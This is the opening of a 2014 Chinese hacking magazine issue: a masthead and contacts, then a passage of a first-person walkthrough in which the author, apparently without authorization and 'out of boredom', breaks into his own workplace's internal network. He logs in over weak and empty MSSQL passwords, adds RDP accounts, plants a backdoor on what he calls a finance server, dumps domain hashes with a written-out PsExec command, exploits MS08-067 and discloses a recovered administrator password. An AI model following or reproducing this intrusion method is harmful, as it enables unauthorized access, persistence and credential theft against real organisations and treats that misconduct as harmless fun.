安全参考

网络攻防
权威指南

16

www.hachcto.com

主办方：《安全参考》编辑部

主办单位

《安全参考》杂志编辑部

协办单位

（按合作时间先后顺序排列）

法客论坛	www.f4ck.org
网络安全攻防实验室	www.91ri.org
C0dePlay Team	www.c0deplay.com
NEURON 团队	www.ngsst.com
中国白客联盟-BUC	chinabaiker.com
点云安全防线	www.pcsli.cn
中国社会工程学联盟	www.cnseu.org
刀锋网	www.idaofeng.com
黑客中文网	www.cnhack.com.cn
ThinkSAAS-开源社区	www.thinksaas.cn
清风网络	www.qfw123.com
APT 安全团队	www.aptsec.net

编辑部成员名单

总 监 制 杨凡

总 编 辑 xfkxfk

终审编辑 left

主　　编 DM_　Slient

责任编辑

桔子　仙人掌　游风　鲨影　Rem1x　静默

特约编辑

梧桐雨　Yaseng　Akast　jumbo　Striker　Bywuxin　Farkas　青鸟　www　小续

封面设计 傀儡

关于杂志

杂志编号：HACKCTO-201404-16
官方网站：www.hackcto.com
官方微博：http://t.qq.com/hackcto
投稿邮箱：xfkxfk@hackcto.com
读者反馈：xfkxfk@hackcto.com
出版日期：每月 15 日
定　　价：20 元

广告业务

总 编 辑：xfkxfk
联系 Q Q：2303214337
联系邮箱：xfkxfk@hackcto.com

邮购订阅

总 编 辑：xfkxfk
联系 Q Q：2303214337
联系邮箱：xfkxfk@hackcto.com

团队合作/发行合作

总 编 辑：xfkxfk
联系 Q Q：2303214337
联系邮箱：xfkxfk@hackcto.com

主编/编辑招聘

总 编 辑：xfkxfk
联系 Q Q：2303214337
联系邮箱：xfkxfk@hackcto.com

目　录

第一章　内网渗透

第1节　渗透测评某大型局域网

作者：莲花仙子
来自：法客论坛　－　F4ckTeam
网址：http://team.f4ck.org/

闲来无事，所以就想着搞搞自己单位的内网玩玩，过程分几大篇章。

1、弱口令扫描提权进服务器

首先 ipconfig 自己的 ip 为 10.10.12.**，得知要扫描的网段为 10.10.0.1-10.10.19.555，楼层总共为 19 层，所以为 19，扫描结果如图 1-1-1 和图 1-1-2：




图　1-1-1




图　1-1-2

ipc 弱口令的就不截登录图了，我们看 mssql 弱口令，先看 10.10.9.1，sa 密码为空。我们执行执行一下命令看看，如图 1-1-3：




图　1-1-3

开了 3389，直接加账号进去，如图 1-1-4：




图　1-1-4

一看就知道是财务系统的服务器，我们千万不能搞破坏呀，看看另一台如图 1-1-5：




图　1-1-5

直接加个后门，如图 1-1-6：




图　1-1-6

有管理员进去了，我就不登录了，以此类推拿下好几台服务器。

2、域环境下渗透搞定域内全部机器

经测试10.10.1.1-10.10.1.255网段有域，根据扫描到的服务器账号密码登录一下，执行ipconfig /all得知，如图1-1-7：




图　1-1-7

当前域为fsll.com，ping一下fsll.com得知域服务器iP为10.10.1.36。

执行命令net user /domain如图1-1-8：




图　1-1-8

我们需要拿下域服务器，我们的思路是抓 hash，因为嗅探的话管理员很少登陆所以来不及，那好吧，执行 PsExec.exe -s -u administrator -p administrator \\10.10.1.36 -c c:\s.exe，这句命令的意思是利用当前控制的服务器抓取域服务器 ip 的 hash，10.10.1.36 为域服务器，如图 1-1-9：




图　1-1-9

利用 cluster 这个用户我们远程登录一下域服务器如图 1-1-10：




图　1-1-10

尽管我们抓的不是 administrator 的密码，但是仍然可以远程登录，通过本地抓取域服务器我们得到了 administrator 的密码。

得知域服务器管理员密码和用户名同名，早知道就不用这么麻烦抓 hash 了，那么我们获得域服务器，那又该如何获得域下的服务器呢，大家看我的思路如图 1-1-11：




图　1-1-11

域下有好几台服务器，我们可以 ping 一下 ip，这里只 ping 一台，ping blade9 得知 iP 为 10.10.1.22，然后我们右键管理添加账户密码这样就可以远程登录了，以此类推，就可以拿下域下的所有机器。。如图 1-1-12：

图　1-1-12

经过的提前扫描，服务器主要集中到 10.10.1.1-10.10.1.254 这个段，加上前面弱口令的一些服务器这个段算是搞完了。我在打开域服务器的远程连接中查看到还有 10.13.50.X 段，经扫描 10.13.50.101 开了 3389，我用 nessus 扫描如图 1-1-13：




图　1-1-13

利用 ms08067 成功溢出服务器，成功登录服务器，如图 1-1-14：




图　1-1-14

我插管理员在线，貌似也是有域的，这就是域服务器，而且域下没有别的机器，我们经抓 hash 得知 administrator 密码为 zydlasen 这样两个域我们就全部拿下了。

3、通过 oa 系统入侵进服务器

